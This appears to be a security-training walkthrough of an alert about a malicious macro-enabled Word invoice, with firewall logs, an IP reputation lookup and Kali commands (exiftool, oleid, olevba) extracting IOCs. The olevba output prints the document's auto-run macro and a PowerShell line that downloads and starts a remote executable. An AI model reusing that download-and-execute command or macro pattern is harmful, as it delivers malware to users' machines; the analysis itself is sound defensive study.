


DATE ↓	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 28, 2024, 08:42 AM				92.204.221.16	80	⊕
Feb, 28, 2024, 08:42 AM				172.16.17.198	0	⊕
Feb, 28, 2024, 08:42 AM				172.16.17.198	0	⊕
Feb, 28, 2024, 08:42 AM				172.16.17.198	0	⊕

RAW LOG

```
Request: HTTP://WWW.GREYHATHACKER.NET/TOOLS/MESSBOX.EXE
Request Method: GET
HTTP Code: 404
Device Action: Permitted
Process: powershell.exe
```

Upon reviewing the reputation records of the IP "92[.]204.221.16", it is seen that it was reported in the Hacking and Web App Attack categories.



92.204.221.16 was found in our database!

This IP was reported **20** times. Confidence of Abuse is **0%**: ?

0%

ISP	Host Europe GmbH
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	16.221.204.92.host.secureserver.net
Domain Name	hosteurope.de
Country	France
City	Strasbourg, Grand-Est

IP info including ISP, Usage Type, and Location provided by IP2Location. Updated monthly.

REPORT 92.204.221.16 WHOIS 92.204.221.16

IP Abuse Reports for **92.204.221.16**:

This IP address has been reported a total of **20** times from 17 distinct sources. 92.204.221.16 was first reported on January 26th 2021, and the most recent report was **7 months ago**.

Old Reports: The most recent abuse report for this IP address is from **7 months ago**. It is possible that this IP is no longer involved in abusive activities.


Reporter	IoA Timestamp	Comment	Categories
✓ SilverZippo	2023-07-13 03:44:59 (7 months ago)	Web App Attack	Web App Attack
✓ MAGIC	2023-07-13 03:09:53 (7 months ago)	VM1 Bad user agents ignoring web crawling rules. Drain g bandwidth	DDoS Attack Bad Web Bot
✓ weblite	2023-07-13 02:26:23 (7 months ago)	WP_EXPLOIT_PROBE WP_MALWARE_PROBE	Hacking Web App Attack
✓ Anonymous	2023-07-12 19:04:39 (7 months ago)		Web Spam Email Spam Blog Spam Bad Web Bot Web App Attack

hxxps://www.abuseipdb.com/check/92.204.221.16

Static Malicious Document Analysis

First, a suitable environment should be prepared for malicious analysis in an environment isolated from the network.


You should start the analysis by extracting the file first. Then you can use "exiftool". This is a powerful tool that can read the metadata of digital images and other media files. This tool can read and edit metadata from various file types (JPEG, PNG, PDF, MP3, MP4, and more). You can use the terminal or command line to view or edit a file's metadata using ExifTool.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls
edit1-invoice.docm.zip

┌──(kali㉿kali)-[~/Desktop]
└─$ 7z x edit1-invoice.docm.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs 12th Gen Intel(R) Core(TM) i7-1255U (906A4),ASM,AES-NI)

Scanning the drive for archives:
1 file, 20014 bytes (20 KiB)

Extracting archive: edit1-invoice.docm.zip
--
Path = edit1-invoice.docm.zip
Type = zip
Physical Size = 20014


Enter password (will not be echoed):
Everything is Ok

Size:       23764
Compressed: 20014

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
edit1-invoice.docm  edit1-invoice.docm.zip
```


Password: infected

Next, you can obtain the hash information of the file "edit1-invoice.docm".




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sha256sum edit1-invoice.docm
1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0  edit1-invoice.docm
```

Hash: 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0




```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool edit1-invoice.docm
ExifTool Version Number         : 12.57
File Name                       : edit1-invoice.docm
Directory                       : .
File Size                       : 24 kB
File Modification Date/Time     : 2024:02:29 06:26:00-05:00
File Access Date/Time           : 2024:02:29 08:41:52-05:00
File Inode Change Date/Time     : 2024:02:29 08:40:39-05:00
File Permissions                : -rw-r--r--
File Type                       : DOCM
File Type Extension             : docm
MIME Type                       : application/vnd.ms-word.document.macroEnabled.12
Zip Required Version            : 20
Zip Bit Flag                    : 0×0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0×4c8f57fb
Zip Compressed Size             : 505
Zip Uncompressed Size           : 1945
Zip File Name                   : [Content_Types].xml
Template                        : Normal.dotm
Total Edit Time                 : 4 minutes
Pages                           : 1
Words                           : 4
Characters                      : 26
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 1
Paragraphs                      : 1
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         :
Links Up To Date                : No
Characters With Spaces          : 29
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 12.0000
Creator                         : user1
Last Modified By                : Microsoft
Revision Number                 : 5
Create Date                     : 2016:09:28 20:58:00Z
Modify Date                     : 2017:01:26 13:09:00Z
```

If there is text in the "edit1-invoice.docm" file containing Visual Basic Script (VBS) code, this command will display it. If you get an output containing the word "vbs", you can assume that the file may contain VBS code. Similarly, http/https was searched to see if there is a C2 address. As can be seen below, there were no results for all three.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings edit1-invoice.docm | grep https

┌──(kali㉿kali)-[~/Desktop]
└─$ strings edit1-invoice.docm | grep http

┌──(kali㉿kali)-[~/Desktop]
└─$ strings edit1-invoice.docm | grep vbs
```


You can continue the analysis with the command "oleid edit1-invoice.docm". This command will identify OLE (Object Linking and Embedding) objects in edit1-invoice.docm and provide information about them. In particular, this command will list the types, versions and other relevant information about the OLE objects inside the file. In this way, the oleid tool can be used to determine if the file contains potentially harmful OLE objects.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ oleid edit1-invoice.docm
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: edit1-invoice.docm
WARNING  For now, VBA stomping cannot be detected for files in memory
WARNING  For now, VBA stomping cannot be detected for files in memory
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 2007+ Macro-|info      |
                    |Enabled Document    |          |
                    |(.docm)             |          |
--------------------+--------------------+----------+--------------------------
Container format    |OpenXML             |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

As can be seen above, it was detected that there was a Macro in the file and that it was suspicious.

Next, the command "olevba edit1-invoice.docm" can be used. The olevba edit1-invoice.docm command aims to analyze Visual Basic for Applications (VBA) codes inside a Microsoft Office document (usually a Word document, Excel spreadsheet or PowerPoint presentation) named edit1-invoice.docm. This command scans the contents of the specified file using the olevba tool, extracts the VBA codes inside and analyzes them.




```
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub InkEdit1_GotFocus()
Run = Shell(UserForm1.TextBox1, 0)
End Sub
-------------------------------------------------------------------------------
VBA MACRO UserForm1.frm
in file: word/vbaProject.bin - OLE stream: 'VBA/UserForm1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA FORM STRING IN 'word/vbaProject.bin' - OLE stream: 'UserForm1/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
cmd.exe /c PowerShell (New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/messbox.exe','mess.exe');Start-Process 'mess.exe'
-------------------------------------------------------------------------------
VBA FORM STRING IN 'word/vbaProject.bin' - OLE stream: 'UserForm1/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Tahoma◆◆
-------------------------------------------------------------------------------
VBA FORM Variable "b'TextBox1'" IN 'word/vbaProject.bin' - OLE stream: 'UserForm1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
b"cmd.exe /c PowerShell (New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/messbox.exe','mess.exe');Start-Process 'mess.exe'"
+----------+--------------------+-----------------------------------------+
|Type      |Keyword             |Description                              |
+----------+--------------------+-----------------------------------------+
|AutoExec  |InkEdit1_GotFocus   |Runs when the file is opened and ActiveX |
|          |                    |objects trigger events                   |
|Suspicious|Shell               |May run an executable file or a system   |
|          |                    |command                                  |
|Suspicious|Run                 |May run an executable file or a system   |
|          |                    |command                                  |
|Suspicious|PowerShell          |May run PowerShell commands              |
|Suspicious|Start-Process       |May run an executable file or a system   |
|          |                    |command using PowerShell                 |
|Suspicious|New-Object          |May create an OLE object using PowerShell|
|Suspicious|Net.WebClient       |May download files from the Internet using|
|          |                    |PowerShell                               |
|Suspicious|DownloadFile        |May download files from the Internet using|
|          |                    |PowerShell                               |
|Suspicious|System              |May run an executable file or a system   |
|          |                    |command on a Mac (if combined with       |
|          |                    |libc.dylib)                              |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be|
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                 |
|IOC       |http://www.greyhatha|URL                                      |
|          |cker.net/tools/messb|                                         |
|          |ox.exe','mess.exe'  |                                         |
|IOC       |cmd.exe             |Executable file name                     |
|IOC       |messbox.exe         |Executable file name                     |
|IOC       |mess.exe            |Executable file name                     |
+----------+--------------------+-----------------------------------------+
```

The output of the relevant command is as above. The suspicious commands in the file and what they are used for are given in a table. The IOC is also shared.

Next, execute the following two commands. Because the first command, olevba edit1-invoice.docm > edit1.vba, extracts the VBA codes from the specified Microsoft Office document and exports them to a text file named edit1.vba. In other words, it extracts the VBA codes from the document and saves them in the file edit1.vba.

The second command, olevba --deobf --reveal edit1.vba > edit1_deobf.vba, decodes the VBA codes in edit1.vba (decrypts the encrypted VBA codes) and saves these decoded codes in a text file named edit1_deobf.vba. The --deobf flag is used to decode the codes, while the --reveal flag is used to show all the decoded codes.

